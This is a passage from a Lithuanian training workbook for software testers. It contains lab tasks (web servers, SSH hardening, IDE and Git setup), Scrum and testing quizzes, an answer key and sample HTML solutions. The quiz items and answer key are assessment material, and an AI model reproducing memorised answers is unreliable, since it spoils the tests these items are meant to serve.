2.1. 1-ma svetainė: linux.org. Svetainė turi talpinti tekstą: „Sveiki aš esu Linux OS!“ ir turėti nuorodą į svetainę windows.org (index.html – naudojame tik HTML ir CSS)

2.2. 2-ra svetainė: windows.org. Svetainė turi talpinti tekstą: „Sveiki aš esu Windows OS!“ ir turėti nuorodą į svetainę linux.org (index.html – naudojame tik HTML ir CSS)

1. Paleiskite abi svetaines ir patikrinkite jų veikimą.
2. Įjungite savo WEB serveryje PHP palaikymą, parašykite trumpą php testą (<?php phpinfo();?>) ir patikrinkite ar PHP palaikymas veikia.
   1. **Mokymosi rezultatas. Valdyti tarnybines stotis per nuotolinę prieigą.**

*1 užduotis.* NUOTOLINIS PRISIJUNGIMAS PRIE LINUX OS.

UŽDUOTIES SĄLYGA: naudojant putty įrankį atlikti nuotolinį serverio valdymą.

Naudojamos priemonės (aplinkos): Windows 7, Xubuntu OS, putty arba kitty.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato:

1. Diegiame Xubuntu OS openssh serverį.

2. Sukonfigūruojame SSH serverį, kad jis veiktų ant 15000 prievado.

3. SSH serverio konfigūracijoje uždraudžiame root vartotojo prisijungimą.

4. Iš Windows 7, naudojant putty įrankį prisijungiame prie savo virtualios Xubuntu OS.

**2. Kompetencija. Taikyti aktualias programinės įrangos kūrimo metodikas.**

Šioje dalyje pateikiamos užduotys skirtos žinioms, suvokimui ir gebėjimui analizuoti programinės įrangos kūrimo procesą patikrinti. Dėl ribotos Scrum terminologijos lietuvių k. ir geresnio įsisavinimo dalis klausimų ir terminų pateikiami naudojant originalias sąvokas ar frazes anglų k.

**2.1. Mokymosi rezultatas. Suprasti Scrum proceso elementus ir komandos narių atsakomybes.**

*1 užduotis.*KAS YRA SPRINTO ĮSIPAREIGOJIMŲ SAVININKAS**?**

 Atskiri komandos nariai, paskirti Scrum meistro (ScrumMaster)

 Visa komanda kartu

 Scrum meistras

 Atskiri komandos nariai, pagal susitarimą sprinto planavimo susitikime

*2 užduotis.*DAUG ŽMONIŲ MANO, KAD PROGRAMAVIMAS POROMIS (PAIR PROGRAMMING) MAŽINA KLAIDŲ SKAIČIŲ IR PALENGVINA KODO PRIEŽIŪRĄ. PROGRAMAVIMAS POROMIS - KAS TAI?

 Vienas komandos narys pateikia kodą, kad vėliau kitas galėtų jį peržiūrėti

 Du žmonės dalinasi viena darbo vieta (kompiuteriu) paprastai pasikeisdami paeiliui renka kodą ar atlieka veiksmus klaviatūra, kitas stebi, atkreipia dėmesį ir padeda pirmajam

 Kodas vienu metu rašomas dviejose eilutėse kad sumažinti klaidų skaičių

*3 užduotis.*KOKS YRA REKOMENDUOJAMAS SCRUM KOMANDOS DYDIS?

 Nesvarbu, jei tik komandos nariai gali užtikrinti visas reikalingas funkcijas (doesn't matter, as long as the team is cross functional)

 9, plius/ minus 3 nariai

 10, plius/ minus 3 nariai, ar daugiau, jei komanda geografiškai nutolusi

 7 plius/ minus 2 nariai

*4 užduotis.* KOKIA KASDIENIO SCRUM SUSITIKIMO (DAILY SCRUM MEETING) TRUKMĖ (TIME-BOX)?

 5 minutės

 10 minučių

 15 minučių

 Tiek kiek reikės

*5 užduotis.* KASATSAKO UŽ ĮRANKIŲ PASIRINKIMĄ IR KONFIGŪRAVIMĄ ORGANIZACIJOJE, KURI PRIPAŽĮSTA AGILE VERTYBES**?**

 Komandos, kurios turėtų susiderinti tarpusavyje

 Scrum meistrai (ScrumMasters), kurie turėtų susiderinti tarpusavyje

* 1. **Mokymosi rezultatas. Analizuoti pateiktus reikalavimus, nustatant programos atitikimą reikalavimams.**

*1 užduotis.*KAS VYKSTA PROGRAMINĖS ĮRANGOS KŪRIMO CIKLO (angl. SOFTWARE DEVELOPMENT LIFECYCLE, SDLC) REIKALAVIMŲ SURINKIMO IR ANALIZĖS ETAPE?

Klientas sumoka už numatytą darbų apimtį

Klientas išsako savo lūkesčius projekte

Projekto komanda realizuoja kiekvieną reikalavimą programos kode

 Projekto vadovas samdo projekto komandą

*2 užduotis*. REIKALAVIMŲ ANALIZĖ NEAPIMA JŲ ATSEKAMUMO.

  Taip,neapima.

  Ne, apima.

*3 užduotis.* REIKALAVIMŲ ANALIZĖ YRA ITERATYVUS PROCESAS.

  Taip,yra.

  Ne, nėra.

*4 užduotis.*KAIP ORGANIZUOJAMAS PRODUKTO DARBŲ SĄRAŠAS (angl. PRODUCT BACKLOG)?

  Darbai sąraše išdėstomi atsitiktine tvarka

 Kategorijomis pagal prioritetą - P1, P2, P3 ir t.t.

 Dideli darbai sąrašo pradžioje, smulkūs gale

 Svarbiausi darbai sąrašo pradžioje, mažiausiai svarbūs gale

*5 užduotis*. KADA VYKSTANT SPRINTUI GALIMA PRIDĖTI NAUJAS SPRINTO UŽDUOTIS?

  Kai produkto savininkas (product owner) identifikuoja naują užduotį

  Kai Scrum meistras (Scrum Master) identifikuoja naują užduotį

  Niekada. Sprinto užduotys yra fiksuojamos ir apsprendžiamos sprinto planavimo metu

  Kuo greičiau po to kai jos identifikuojamos, jei jos nekeičia darbo apimčių (scope change) siekiant užsibrėžtų sprinto tikslų (sprint goals)

  Kai Scrum meistras (Scrum Master) jas patvirtina

*6 užduotis.* KAIP VERTINTUMĖTE TOKĮ VARTOTOJO PASAKOJIMĄ? „KAIP PARDAVIMO AGENTAS, AŠ NORIU TURĖTI KLIENTŲ PAIEŠKOS GALIMYBĘ KAD GALĖČIAU RASTI SAVO KLIENTUS GREITAI IR LENGVAI“.

  Gerai suformuluotas. Nereikia papildomos informacijos.

  Gerai suformuluotas. Reiktų paaiškinimo, ką reiškia “greitai ir lengvai” kad būtų galima testuoti vartotojo sąsają.

  Blogai suformuluotas. Pernelyg didelės apimties (per platus).

  Blogai suformuluotas. Pernelyg mažos apimties (per siauras).

* 1. **Mokymosi rezultatas. Naudoti projekto eigos valdymo principus.**

*1 užduotis.*KOKS SPRINTO UŽDUOTIES DYDIS LAIKOMAS TINKAMU?

  Viena žmogaus diena arba mažiau, kad kiti komandos nariai galėtų lengvai pastebėti, jei užduoties įgyvendinimas užstrigo

  2-3 žmonių 2-3 dienos, kad kiekvienas produkto darbų sąrašo (angl. backlog) įrašas būtų viena sprinto užduotis

*2 užduotis****.*** KAIP DAŽNAI TURI VYKTI PRODUKTO DARBŲ SĄRAŠO PERŽIŪRA (angl. BACKLOG GROOMING)?

 Vieną kartą, projekto pradžioje

 Vieną kartą, projekto pabaigoje

 Kiekvieno sprinto metu

 Kiekvieno kodo atnaujinimo ciklo (angl. release cycle) metu

*3 užduotis.*KĄ SCRUM KOMANDA TURĖTŲ PADARYTI PIRMO SPRINTO METU?(galimi keli teisingi atsakymai)

 Testuoti produktą

 Sukurti detalų projekto planą

 Užfiksuoti produkto architektūrą

 Sukurti nedidelį gabaliuką veikiančio funkcionalumo (angl. potentially shippable functionality)

*4 užduotis.*ĮMONĖS VADOVAS PAPRAŠO KOMANDOS NARIO ATLIKTI DARBĄ, KURIS NEĮEINA Į VYKSTANČIO SPRINTO NUMATYTĄ APIMTĮ.

Ką tokiu atveju turėtų daryti komandos narys?

 Pridėti jį prie sekančio sprinto darbų

 Pridėti jį prie vykstančio sprinto darbų pakeičiant juo dalį jau prisiimto analogiškos apimties darbo

 Informuoti Produkto savininką, kad jis galėtų aptarti tai su įmonės vadovu

 Pridėti jį prie vykstančio sprinto darbų

*5 užduotis.*KADA SPRINTO VYKDYMAS BAIGIAMAS?

 Kai baigiamos visos užduotys

 Kai visos prisiimtų užduočių (all committed product backlog items) rezultatai atitinka baigtumo kriterijus (meet their definition of done)

 Priklauso nuo situacijos

 Kai baigiasi sprintui skirtas laikas (time-box expires)

**3. Kompetencija. Valdyti savo paties ir komandos atliekamą programinio kodo kūrimą.**

**3.1.** **Mokymosi rezultatas. Diegti ir valdyti programavimo darbo aplinką.**

Kadangi Programinės įrangos testuotojo programoje supažindiname su Java pagrindais, šiame modulyje užduotys bus susijusios su programavimu Java. Jei žinote ir norite naudoti kitą programavimo kalbą, galite naudoti ją ir jai tinkamas aplinkas.

*1 užduotis.* UŽRAŠYKITE PENKIAS INTEGRUOTAS KŪRIMO APLINKAS (IDE), KURIOS GALI BŪTI NAUDOJAMOS PROGRAMUOJANT JAVA AR KITA ŽINOMA KALBA.

*2 užduotis.* UŽPILDYKITE PATEIKTĄ LENTELĘ (IDE PALYGINIMAS PAGAL *1 užduotį*):

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
|  | **IDE (version)** | **Syntax highlighting** | **Code Completion** | **Refactoring** | **Version control** | **Debugging** |
| 1. |  |  |  |  |  |  |
| 2. |  |  |  |  |  |  |
| 3. |  |  |  |  |  |  |
| 4. |  |  |  |  |  |  |
| 5. |  |  |  |  |  |  |

*3 užduotis.* PARSISIŲSKITE, ĮSIDIEKITE IR SUSIKONFIGŪRUOKITE INTEGRUOTĄ KŪRIMO APLINKĄ.

Rinkitės Eclipse for Java EE Developers versiją

*4 užduotis.* PARSISIŲSKITE, ĮSIDIEKITE IR SUSIKONFIGŪRUOKITE INTELLIJ IDEA INTEGRUOTĄ KŪRIMO APLINKĄ

Rinkitės Intellij Idea Community versiją

*5 užduotis.* PARSISIŲSKITE, ĮSIDIEKITE IR SUSIKONFIGŪRUOKITE APACHE NETBEANS INTEGRUOTĄ KŪRIMO APLINKĄ.

Rinkitės paskutinę stabilią IDE versiją.

*6 užduotis.* APRAŠYKITE PAGRINDINES ECLIPSE IDE APLINKOS FUNKCIJAS (FEATURES).

*7 užduotis.* APRAŠYKITE PAGRINDINES INTELLIJ IDEA IDE APLINKOS FUNKCIJAS (FEATURES).

*8 užduotis.* APRAŠYKITE PAGRINDINES NETBEANS IDE APLINKOS FUNKCIJAS (FEATURES).

*9 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ SU ECLIPSE IDE.

Projekto pavadinimas Eclipse Java Project, paketo pavadinimas eclipse.java, klasės pavadinimas HelloWorld.java.

*10 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ SU INTELLIJ IDEA IDE.

Projekto pavadinimas Intellij Idea Java Project, paketo pavadinimas intellij.idea.java, klasės pavadinimas HelloWorld.java.

*11 užduotis.* SUKURKITE NAUJĄ JAVA PROJEKTĄ SU NETBEANS IDE.

Projekto pavadinimas NetBeans Java Project, paketo pavadinimas netbeans.java, klasės pavadinimas HelloWorld.java.

*12 užduotis.* SUKURTAM JAVA PROJEKTUI (*9 užduotis*) SUKONFIGŪRUOKITE GIT ĮRANKĮ.

*13 užduotis.* SUKURTAM JAVA PROJEKTUI (*10 užduotis*) SUKONFIGŪRUOKITE GIT ĮRANKĮ.

**3.2.** **Mokymosi rezultatas. Sekti programavimo darbų vykdymą naudojant komandinio darbų planavimo sistemas.**

*1 užduotis*. UŽRAŠYKITE PAGRINDINIUS PROGRAMINĖS ĮRANGOS KŪRIMO ETAPUS.

*2 užduotis.* APRAŠYKITE PROGRAMINĖS ĮRANGOS GYVAVIMO CIKLĄ.

*3 užduotis*. UŽRAŠYKITE TRIS KOMANDINIO DARBŲ PLANAVIMO SISTEMAS.

*4 užduotis.* APRAŠYKITE JIRA FUNKCIONALUMĄ IR PANAUDOJIMO GALIMYBES KURIANT IR TESTUOJANT PROGRAMINĘ ĮRANGĄ.

*5 užduotis.* APRAŠYKITE PAGRINDINIUS JIRA SISTEMOS APLINKOS ELEMENTUS PAPRASTAM VARTOTOJUI.

*6 užduotis.* APRAŠYKITE KAIP YRA VYKDOMAS PROJEKTINIS DARBAS JIRA DARBŲ PLANAVIMO SISTEMOJE.

*7 užduotis*. APRAŠYKITE KAIP YRA PLANUOJAMOS, SUKURIAMOS, APRAŠOMOS UŽDUOTYS JIRA DARBŲ PLANAVIMO SISTEMOJE.

*8 užduotis.* APRAŠYKITE KAIP YRA PRISKIRIAMI DARBAI (UŽDUOTYS) ATSKIRIEMS VARTOTOJAMS.

Papildomai aprašykite kaip užduotys yra komentuojamos.

*9 užduotis.* APRAŠYKITE KAIP YRA UŽBAIGIAMI DARBAI (UŽDUOTYS) JIRA DARBŲ PLANAVIMO SISTEMOJE.

Papildomai aprašykite kaip atrodo TODO sąrašas.

*10 užduotis*. APRAŠYKITE KAIP YRA VYKDOMA PAIEŠKA JIRA DARBŲ PLANAVIMO SISTEMOJE.

**3.3**. **Mokymosi rezultatas. Vykdyti programinio kodo versijavimą naudojant programinio kodo versijavimo įrankius, tinkamus pasirinktai programavimo kalbai.**

*1 užduotis*. UŽRAŠYKITE TRIS KODO VERSIJŲ KONTROLĖS SISTEMAS, APRAŠYKITE PAGRINDINES VERSIJAVIMO SISTEMŲ FUNKCIJAS.

Papildomai parašykite pavyzdžių kaip versijavimo įrankiai gali būti naudojamos programuotojo praktinėje veikloje.

*2 užduotis.* PARSISIŲSKITE, ĮSIDIEKITE GIT KODO VERSIJAVIMO ĮRANKĮ.

*3 užduotis.* SUKONFIGŪRUOKITE GIT SAUGYKLĄ: NUSTATYKITE GIT VARTOTOJO VARDĄ, ELEKTRONINĮ PAŠTĄ, NAUDOJAMĄ TEKSTINĮ REDAKTORIŲ.

*4 užduotis.* PAPILDYKITE SAVO GIT KONFIGŪRACIJĄ (žiūrėti *3 užduotį*) PARAMETRAIS: COMMIT.TEMPLATE, CORE.PAGER, CORE.EXCLUDEFILE, HELP.AUTOCORRECT, COLOR.\*

*5 užduotis*. APRAŠYKITE BAZINES GIT KOMANDAS: GIT INIT, GIT CLONE, GIT STATUS.

*6 užduotis*. APRAŠYKITE BAZINES GIT KOMANDAS: GIT ADD, GIT COMMIT, GIT RESET, GIT CHECKOUT.

*7 užduotis.* PARAŠYKITE GIT KOMANDAS, KURIOS LEIS SUKURTI NAUJAS PROJEKTO ŠAKAS: TESTING, NEW-FEATURE.

Papildoma sąlyga: turi būti panaudotos Git komandos git branch ir git checkout.

*8 užduotis.* PARAŠYKITE GIT KOMANDAS, KURIOS LEIS APJUNGTI *7 užduotyje* SUKURTAS ŠAKAS SU PAGRINDINE SAUGYKLOS ŠAKA MASTER.

Papildoma sąlyga: po apjungimo papildomos šakos turi būti ištrintos.

*9 užduotis.* NUKOPIJUOKITE KODO PAVYZDĮ IŠ NUOTOLINĖS GITHUB KODO SAUGYKLOS: HTTPS://GITHUB.COM/ILUWATAR/JAVA-DESIGN-PATTERNS.

Lokaliai atlikite kelis pakeitimus šioje kodo saugykloje ir juos įrašykite į saugyklą. Papildoma sąlyga: turi būti panaudotos komandos git clone, git add, git commit.

*10 užduotis*. SUKURKITE LOKALIĄ GIT KODO SAUGYKLĄ APLANKE VARDU CALCULATOR.

Sukurkite naują Java projektą ir realizuokite paprasto komandinės eilutės skaičiuotuvo funkcionalumą (+, -, \*, /). Kiekvienas svarbesnis kodo pakeitimas turi būti įrašomas į kodo saugyklą su prasmingu komentaru. Papildoma sąlyga: turi būti panaudotos komandos git init, git add, git commit, git status, git log.

*11 užduotis*. SAVO SKAIČIUOTUVUI (*10 užduotis*) PADARYKITE KODO PATAISYMUS IR JUOS EKSPORTUOKITE SU GIT KOMANDĄ GIT FORMAT-PATCH.

*12 užduotis*. GITHUB KODO TALPINIMO PLATFORMOJE YRA PATALPINTAS REACT KODAS.

Jo repozitorija yra čia: <https://github.com/facebook/react>. Naudojant Git įrankį išanalizuokite kiek kodo eilučių buvo parašyta šiame projekte? Kiek programuotojų dirba prie pateikto projekto?

**Modulis „Įvadas į darbo rinką“**

*TESTAS ĮSIVERTINTI GEBĖJIMAMS BAIGUS PROGRAMĄ*

1. Kuris iš pateiktų apibrėžimų geriausiai apibūdina IS testavimą?
   1. Testavimo tikslas yra pademonstruoti, kad sistema veikia
   2. Testavimo tikslas yra parodyti, kad sistema neturi klaidų
   3. Testavimo tikslas yra parodyti, kad sistema atlieka funkcijas, kurias turi atlikti
   4. Testavimas - tai darbas su sistema su tikslu atrasti defektus
2. Panagrinėkite žemiau pateiktas testavimo lygių sąvokas. Sudėliokite jas eilės tvarka, kuria jie dažniausiai yra vykdomi. Pakomentuokite, jei matote kokių nors panašumų.

Sistemos testavimas; Priėmimo testavimas; modulio testavimas; integracijos testavimas; komponentų testavimas; sistemų integracijos testavimas;

Atsakymas:

1. Kuriomis iš žemiau išvardytų gairių remiasi priėmimo testavimas?
   1. Reikalavimai
   2. Dizainas
   3. Programinis kodas
   4. Sprendimų lentelės
2. Išvardykite pagrindines testavimo proceso fazes eilės tvarka.

Atsakymas:

1. Kaip vadinamas pakartotinas testavimas, kuris yra atliekamas jau po to, kai sistema buvo ištestuota, su tikslu atrasti defektus, galimai atsiradusius po pakeitimų, ar kurios nors sistemos dalies atnaujinimo?
   1. Pertestavimas
   2. Patvirtinimo testavimas
   3. Regresija
   4. Negatyvus testavimas
2. Kuris iš žemiau pateiktų apibrėžimų yra dinaminės analizės technika, susijusi su sistemos našumo gerinimu?
   1. Programinio kodo sudėtingumo analizė
   2. Profiliavimas
   3. Tinklo paketų šnipinėjimas
   4. Rašybos ir gramatikos tikrinimas
3. Sistema turi redaguotiną, laisvos formos įvesties lauką, pavadintą”**Pasirinkite bylą, kurią norite įkelti**”. Remdamiesi tik šia informacija, kurią iš žemiau pateiktų saugumo grėsmių patikrintumėte?
   1. Buferio perpildymas
   2. XSS
   3. Atsisakymas aptarnauti (DoS)
   4. Šifro nulaužimas
4. Su prielaida, kad visos sąlygos nepriklauso viena nuo kitos, kiek reikia testavimo atvejų norint padengti visus galimus sistemos kelius (paths) žemiau pateiktame kode?

|  |  |
| --- | --- |
| 0 if (Condition 1)  1 then statement 1  2 else statement 2  3 fi  4 if (Condition 2)  5 then statement 3  6 fi |  |


1. Kokie skaičiai bus atvaizduoti ekrane po žemiau pateikto kodo vykdymo?

|  |  |
| --- | --- |
| 0 procedure TForm.Button1Click (Sender: TObject);  1 begin  2 try  3 try  4 StrToInt('some number');  5 ShowMessage('1');  6 except  7 ShowMessage('2');  8 end;  9 finally  10 ShowMessage('3');  11 end;  12 ShowMessage('4');  13 end; |  |

1. Žemiau pateiktas kodas skaičiuoja ir atspausdina ekrane komisinius už atliktus pardavimus. Kokias duomenų srautų klaidas matote šioje programoje?

|  |  |
| --- | --- |
| 0 program Calculate Commission  1 total, number : integer  2 commission\_hi, commission\_lo : real  3 begin  4 read ( number )  5 while number ≠ -1 loop  6 total = total + number  7 read ( number )  8 endloop  9 if total > 1000 then  10 commission\_hi = 100 + 0.2 \* ( total – 1000 )  11 else  12 commission\_lo = 0.15 \* total  13 endif  14 write ( “This salesman’s commission is:”)  15 write ( commission\_hi )  16 end program Calculate Commission | Atsakymas: |

1. Duotam duomenų rinkiniui parašykite užklausas, atsakydami į žemiau pateiktus klausimus. Pakomentuokite, jei matysite sąsajų tarp užklausų.



* 1. Atvaizduokite darbuotojus, gyvenančius bet kuriame mieste, išskyrus Londoną;
  2. Raskite visus darbuotojus, kurių vardas neprasideda reidėmis “A” arba “M”.
  3. Parašykite užklausą, Kuri gražintų tokį rezultatą:



|  |
| --- |
| Atsakymai: |

1. Ar galima Selenium IDE įskiepio įrašytus testus leisti Jenkins nuolatinės integracijos įrankyje? Paaiškinkite.


|  |
| --- |
| Atsakymas: |

1. Įvardinkite pagrindinius testų automatizavimo karkasų privalumus.

|  |
| --- |
| Atsakymas: |

1. Pateiktai veiklos diagramai taikydami sprendimų lentelių techniką nustatykite optimalų testavimo atvejų skaičių. Pateikite galutinį (normalizuotą) testavimo atvejų sąrašą.

Transporto priemonės draudimo bazinės įmokos apskaičiavimo veiklos diagrama



|  |
| --- |
| Atsakymas: |

1. Kas yra atsakingas už programų derinimą?
   1. Programuotojai
   2. Testuotojai
   3. Visi
   4. Devops

**Užduočių atsakymai**

# Modulis „Įvadas į profesiją“

## TESTAS ĮSIVERTINTI GEBĖJIMAMS PRIEŠ PRADEDANT MOKYTIS

1. PĮ kūrimas yra sudėtingas procesas. Analizuodami vartotojo poreikius, projektuodami sistemą, rašydami programos kodą, žmonės padaro klaidų. Prieš atiduodant sistemą eksploatavimui, ją būtina patikrinti (ar veikia, ar atlieka, ką turi atlikti, ar stabili, ar gerai atrodo, ar saugi ir pan). Tam reikia programas testuoti.

1. Testuotojui priskiriama daug svarbių savybių, kaip kantrybė, kruopštumas, atidumas ir t.t., tačiau, praktika ir apklausos rodo, kad visgi komunikacija yra svarbiausia savybė testuotojui. Jis turi komunikuoti su daug skirtingų žmonių (programuotojais, testuotojais, projektu savininkais, komandų vadovais ir pan). Gebėjimas tinkamai perduoti žinutę yra vienas iš vertingiausių testuotojo gebėjimų.
2. Parašykite, kaip testuotumėte žemiau pateiktą formą?

|  |  |
| --- | --- |
|  | Atsakymas:   * Ar visi laukai yra būtini ir visur yra validacija. El. Pašto laukelis turi turėti specialią validavimo formulę. Slaptažodžio laukas turi turėti specifinę validaciją neturėtų rodyti raidžių (turi būti užkoduota). Laukų ilgiai (ar nėra galimybės perpildyti laukų); forma turi būti atspari SQL injekcijoms ir kitiems pažeidžiamumams; * Ar teisingai atvaizduojami klaidų pranešimai (pvz. jei neatitinka validacijos); * Ar tinkamai veikia mygtukas (ar aišku, kad paspaustas, ar kai galima jį spausti ir pan); * Ar galima registruoti kelis tokius pačius vartotojus (su tais pačiais duomenimis); ar kai skiriasi tik kai kurie laukai… pvz., kai vienodi vardas ir pavardė, kai tas pats el. pašto adresas. |

1. Testuotojas gali turėti įvairias roles ir atsakomybes priklausomai nuo konteksto, kuriame yra kelios rolės, kurias testuotojui tenka atlikti tam tikruose projektuose ar karjeros etapuose gali būti tokios: Testuotojas, verslo analitikas, testavimo vadovas, produkto savininkas, scrum meistras, automatinių testų specialistas, sistemų analitikas, testų analitikas/projektuotojas,
2. Kas neteisingai žemiau pateiktame paveiksliukyje? Paaiškinkite.

|  |  |
| --- | --- |
|  | Atsakymas:  Naršyklės puslapio viršuje yra pranešimas:  *Warning: Parameter 1 to ControllerCommonLanguage::index() expected to be a reference, value given in /Applications/XAMPP/xamppfiles/htdocs*  */opencart/upload/system/engine/action.php on line 79200.*  Jo būti neturi. Pranešimas sufleruoja apie nekorektišką konfigūraciją. |

1. Agile komandose testuotojai dirba kartu su programuotojais, analitikais, produkto savininku. Jie taip pat dalyvauja reikalavimų peržiūruose, vertina reikalavimus, ir t.t. Dažnai, kalbėdami apie agile komandas, negirdime nieko apie testuotojus. Taip yra todėl, kad jie yra kūrimo komandos nariai (angl. development team), o rolės bei atsakomybės nėra griežtai apibrėžtos, visi komandos nariai daro tai, ką reikia daryti. Darbas Agile būtų organizuojamas taip, jog testuotojai gali labai anksti pradėti testuoti programos dalis. Dirbant atskirai nuo komandos, glaudus bendradarbiavimas tampa labai sunkiai pasiekiamas.
2. Įvardykite žemiau pateiktų veiklų privalumus.

|  |  |
| --- | --- |
| Testavimas (testų vykdymas):   * Labai tinka, kai reikia testuoti į vartotoją orientuotus sprendimus; * Leidžia atlikti obseracinį testavimą; * Tinka, kai nereikia atlikti pakartotinų veiksmų (t.y. testai vykdomi vieną ar du kartus); * … | Testų automatizavimas:   * Greitas, būdas atlikti daug testų; * Tinka kai reikia daug pakartotinų veiksmų ir testai vykdomi dažnai; * Patikimas, nėra žmogiškų klaidų testų vykdymo metu; * … |

1. Taip. Nesvarbu, kokią patirtį programuotojas yra sukaupęs, mes visi pridarome klaidų. Programuotojas būtinai turi ištestuoti savo kodą, prieš išsaugodamas arba įdiegdamas į testavimo aplinką. Taip pat, gerosios praktikos teikia, kad programuotojas turi parašyti testus komponentui, kuri programuoja. Net, jei yra susitarimas, jog komponentų testus kuria testų automatizavimo specialistai (nors tai yra retas atvejis), programuotojas privalo įsitikinti, kad jo kodas atitinka reikalavimo įgyvendinimo užbaigtumo/priėmimo kriterijus.
2. a)$112 b) $99.
3. b), c), d).
4. Taip, svarbu. Visais įmanomais atvejais stengiamės prioritetuoti testavimą. Pradžioje stengiamės įvykdyti svarbiausius testus, kad kritiškiausią sistemos funkcionalumą patikrintume pirmiausia ir turėtume daugiau laiko klaidų taisymui. Taip pat, dažnai, kruopščiai ištestuoti sistemos negalime dėl laiko ir žmonių stokos, todėl pradedame nuo svarbiausio.
5. a)
6. Ką daro žemiau pateiktas pseudo-kodas? Kiek skirtingų testų reikėtų šiam kodui ištestuoti?

|  |  |
| --- | --- |
|  | Atsakymas:  Tai ištrauka iš žaidėjo kodo. Pirma salyga tikrina, ar žaidėjo valdomas erdvėlaivis atsitrenkė į asteroidą. Jei atsitrenkė, tuomet atvaizduojamas sprogimas su garsu, “gyvybių” likutis sumažinamas.  Antra salyga tikrina, ar dar liko “gyvybių”, jei taip, tuomet kartojamas žaidimas. Jei “gyvybių” nebeliko, žaidimas sustabdomas, atvaizduojamas žaidimo pabaigos pranešimas.  Šiai kodo atkarpai ištestuoti užtektų 2 testų. |

1. Kiek reikia testavimo atvejų, kad ištestuotume visą funkcionalumą pavaizduotą schemoje?

|  |  |
| --- | --- |
|  | Atsakymas:  Tam, kad padengtume visa funkcionalumą, mums reiktų atsižvelgti į schemoje esančių briaunų skaičių. Šiuo atveju jos yra dvi, tad pakanka 2 testų:  1 – jei outlook įsijungė, siunčiame laišką ir uždarome programą;  2 – kai startuojame outlook, tačiau jis nepasileidžia. |

1. Žemiau pateiktą kodą pavaizduokite schematiškai (kaip pvz 14  klausime). Kiek testų reikia atlikti, norint jį ištestuoti?

|  |  |
| --- | --- |
|  | Atsakymas: Reikia 2 testų. |

# Modulis „Nesudėtingos programinės įrangos kūrimas“

## 1. Kompetencija. Projektuoti ir programuoti žiniatinklio puslapių vartotojo sąsajas.

### Mokymosi rezultatas. Pateikti internetinio puslapio turinį naudojant kompiuterinę žymėjimo kalbą.

#### *1 užduotis.* PATEIKITE TURINĮ HTML ŽYMĖJIMO KALBA (STRAIPSNIS).

Rezultatai:

1. index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>HTML praktinė užduotis Nr. 1</title>

</head>

<body>

<h3>boldas, pusjuodis, pastorintasis šriftas</h3>

<h2>Ar vartotinas žodis „boldas“?</h2>

<p><i>Boldas</i> – nevartotina svetimybė. </p>

<p>V. Dagienės, G. Grigo, T. Jevsikovos <a href="#">„Enciklopediniame kompiuterijos žodyne“</a> (Vilnius, 2008, p. 389) teikiamas terminas <b>pusjuodis</b>, angl. <i>bold</i>. Tai šrifto stilius, kai rašmenys, norint juos paryškinti, piešiami pastorintomis linijomis.</p>

<p>Kaip nevartotina svetimybė <i>boldas</i> vertinamas „Kalbos patarimuose“, siūlomi pakaitai: 1. <b>pusjuodis</b>; 2. <b>pastorintasis</b> (šriftas) (žr.: Kalbos patarimai. Kn. 4: Leksika: 1. Skolinių vartojimas, Vilnius, 2013, p. 19; pataisytas ir papildytas leidimas, Vilnius, 2005, p. 33).</p>

<p>Žymės: <a href="#">kompiuterija</a>, <a href="">leksika</a>, <a href="">neteiktina svetimybė</a></p>

</body>

</html>

#### *2 užduotis.* PATEIKITE TURINĮ HTML ŽYMĖJIMO KALBA (KELIONIŲ AGENTŪRA).

Rezultatai:

1.Index.html

<!DOCTYPE html>

<html>

<head>

<title>www praktinis darbas</title>

<meta charset="UTF-8" />

<meta name="author" content="Kelionės" />

<meta name="keywords" content="HTML, kelionės" />

<meta name="description" content="TOP Kelionės" />

</head>

<body>

<h2>Kelionės</h2>

<ul>

<li><a href="#">Paskutinė minutė</a></li>

<li><a href="page/poilsines.html">Poilsinės kelionės</a></li>

<li><a href="page/datos.html">Kelionių datos</a></li>

</ul>

<h3>Paskutinė minutė</h3>

<h4>Ispanija, Kosta Dorada</h4>

<img src="img/barcelona.jpg" alt="paveiksliukas" width="300">

<p>Paskutinės minutės atostogos Ispanijoje, Salou! Skrydis iš Vilniaus, <br /> bagažas, pervežimai ir 7 n. viešbutyje su pusryčiais ir vakarienėmis - 379 &euro;!</p>

<h3>Išvykimo laikai</h3>

<ul>

<li>Vilnius - Barselona 14:00 - 16:30</li>

<li>Barselona - Vilnius 17:30 - 22:00</li>

</ul>

<h3>Į kelionės kainą įskaičiuota:</h3>

<ol>

<li>Skrydis Vilnius - Barselona - Vilnius;</li>

<li>Pervežimas oro uostas - viešbutis - oro uostas;</li>

<li>20 kg registruojamas ir rankinis bagažas;</li>

<li>7 n. apgyvendinimas pasirinktame viešbutyje su nurodytu <br /> maitinimo tipu.</li>

</ol>

</body>

</html>

2. Aplankas „Pages“

2.1. Datos.html

<!DOCTYPE html>

<html>

<head>

<title>www praktinis darbas</title>

<meta charset="UTF-8" />

<meta name="author" content="Kelionės" />

<meta name="keywords" content="HTML, kelionės" />

<meta name="description" content="TOP Kelionės" />

<style>

table,

td,

th {

border: 1px solid grey;

border-collapse: collapse;

}

</style>

</head>

<body>

<h2>Kelionės</h2>

<ul>

